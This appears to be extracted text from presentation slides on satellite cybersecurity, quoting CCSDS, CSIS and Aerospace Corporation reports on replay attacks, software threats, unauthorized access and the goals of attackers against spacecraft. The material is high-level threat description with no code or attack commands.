
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
ViaSat Incident



Firmware Attacks



Not so Novel



Not so Novel

CCSDS REPORT CONCERNING SECURITY THREATS AGAINST SPACE MISSIONS

3.4.8 REPLAY

Applicable to: Space Segment, Ground Segment, Space-Link Communication.

Description: Transmissions to or from a spacecraft or between ground system computers can be intercepted, recorded, and played back at a later time.

Possible Mission Impact: If the recorded data were a command set from the ground to the spacecraft and they are re-transmitted to the spacecraft at an unintended destination, they might be executed, potentially at a later time. If the replayed commands are not rejected, they could result in duplicate spacecraft operations, such as a maneuver of a spacecraft re-orientation, with the result that a spacecraft is in an unintended orientation (e.g., tumbling, antenna pointed in the wrong direction, solar arrays pointed away from the sun, the reset of critical onboard parameters).

3.4.9 SOFTWARE THREATS

Applicable to: Space Segment, Ground Segment.

Description: Users, system operators, and programmers often make mistakes that can result in security problems. Users or administrators can install unauthorized or unvetted software that might contain bugs, viruses, or spyware, which could result in system instability. System operators might misconfigure a system resulting in security weaknesses. Programmers may introduce logic or implementation errors that could result in system vulnerabilities, or instability/reliability. Weaknesses may be discovered after a mission is operational, which external threat agents might attempt to exploit to inject instructions, software, or configuration changes.

Possible Mission Impact: Software threats could result in loss of data and safety issues, loss of spacecraft control, unauthorized spacecraft control, or loss of mission.

3.4.10 UNAUTHORIZED ACCESS

Applicable to: Space Segment, Ground Segment.


Description: Access control policies based on strong authentication provide a means by which only authorized entities are allowed to perform system actions, while all others are prohibited.

Possible Mission Impact: An access control breach would allow an unauthorized entity to take control of a ground system or a ground system network, shut down a ground system, upload unauthorized commands to a spacecraft, execute unauthorized commands aboard a crewed mission, obtain unauthorized data, contaminate archived data, or completely shut down a mission. If weak access controls are in place, unauthorized access might be obtained. Interception of data might result in unauthorized access because identities, identifiers, or passwords might be obtained. Social engineering could be employed to obtain identities, identifiers, passwords, or other technical details permitting unauthorized access.

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Not so Novel



Not so Novel

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MARCH 2020 A REPORT OF

SPACE THREATS ASSESSMENT 2020

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THOMAS G. HARRIS
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MAKENA Y. HARRIS

Foreword
MARTIN C. HARRIS



Illustration
Cyberattacks can be used to take control of a satellite and damage or destroy it.

user terminals that connect to satellites are all potential intrusion points for cyberattacks. Cyberattacks can be used to monitor data traffic patterns (i.e., which users are communicating), to monitor the data itself, or to insert false or corrupted data in the system. While cyberattacks require a high degree of understanding of the systems being targeted, they do not necessarily require significant resources to conduct. Cyberattacks can be contracted to private groups or individuals, which means that a state or non-state actor that lacks internal cyber capabilities still pose a cyber threat.⁹

Cyberattacks on space systems can result in data loss, widespread disruptions, and even permanent loss of a satellite. For example, if an adversary can seize control of a satellite through a cyberattack on its command and control system, the attack could shut down all communications and permanently damage the satellite by expending its propellant supply or damaging its electronics and sensors. Accurate and timely attribution of a cyberattack can be difficult, if not impossible, because attackers can use a variety of methods to conceal their identity, such as using hijacked servers to launch an attack.

THREAT CHARACTERISTICS

The types of counterspace threats described above have distinctly different characteristics that make them more suitable for use in some scenarios than others. As shown in Table 1, some types of counterspace threats are difficult to attribute or have fully reversible effects, such as mobile jammers. High-powered lasers, for example, are “silent” and can carry out an attack with little public awareness that anything has happened. Other types of counterspace weapons produce effects that make it difficult for the attacker to know if the attack was successful, and some produce collateral damage that can affect space systems other than the one being targeted.

Counterspace weapons that are reversible, difficult to attribute, and have limited public awareness are ideally suited for situations in which an opponent may want to signal resolve, create uncertainty in the mind of its opponent, or achieve a fait accompli without triggering an escalatory response. For example, an adversary that wants to deter the United States from intervening in a situation may believe that such attacks will stay below the threshold for escalation (i.e., not trigger the very thing it is trying to prevent) while creating significant operational challenges for the United States that make the prospect of intervention more costly and protracted. Conversely, counterspace weapons that have limited battle damage assessment or that risk collateral damage may be less useful to adversaries in many situations. Without reliable battle damage assessment, for example, an adversary cannot plan operations with the confidence that its counterspace actions have been successful. Furthermore, weapons that produce collateral damage in space, such as large amounts of space debris, run the risk of escalating a conflict and turning other nations against the attacker.

5



Not so Novel

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MARCH 2020

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CSIS

Illustration
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5

AEROSPACE REPORT NO.
TOR-2021-01333-REV A

Cybersecurity Protections for Spacecraft: A Threat Based Approach

April 29, 2021

Brandon Bailey
Cyber Assessment and Research Department (CARD)
Cybersecurity Subdivision (CSS)

Prepared for:
U.S. GOVERNMENT AGENCY


Contract No. FA8802-19-C-0001

Authorized by: Defense Systems Group

Distribution Statement A: Distribution Statement A: Approved for public release; distribution unlimited.



Attacker Model



TL;DR: We can talk to the satellite



Attacker Goals



Denial of Service



Attacker Goals



Denial of Service



Malicious Data Interaction



Attacker Goals



Denial of Service



Seizure of Control



Malicious Data Interaction



Attacker Goals



Denial of Service



Seizure of Control



Malicious Data Interaction



Attacker Goals



Seizure of Control




Attacker Goals



